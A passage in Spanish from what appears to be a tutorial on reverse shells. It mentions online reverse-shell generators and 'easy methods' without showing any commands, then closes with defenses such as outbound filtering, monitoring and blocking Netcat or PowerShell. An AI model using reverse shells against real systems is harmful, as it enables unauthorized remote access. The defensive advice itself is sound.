Después de esto, puede decirle a la herramienta dónde desea su sesión, que puede ser la misma ventana o una nueva ventana de terminal como lo hemos hecho. ¡Voilá! Tendrá su sesión como se muestra en la imagen a continuación:



Hasta donde sabemos, estos fueron los cuatro mejores métodos más fáciles para crear shells inversos. Si intenta buscar en Google el generador de shell inverso, arroja múltiples resultados que también puede usar.



Tal como se muestra en la imagen de arriba, puede elegir y probar cualquier método o sitio web que desee.

👌 Mitigación

Para defenderse de los shells inversos, es esencial implementar medidas de seguridad sólidas, incluidos firewalls, sistemas de detección de intrusos y actualizaciones periódicas de software. Los profesionales de seguridad deben monitorear el tráfico de red en busca de actividades sospechosas y seguir las mejores prácticas para una administración segura del sistema.

🧪 ¿Cómo protegerse?

- **Restringir conexiones salientes** (whitelisting de IPs/puertos).
- **Detectar patrones de tráfico sospechoso saliente.**
- **Monitorear procesos ejecutados y uso anómalo de shells.**
- **Bloquear herramientas como Netcat o PowerShell si no son necesarias.**
- **Aplicar el principio de mínimo privilegio.**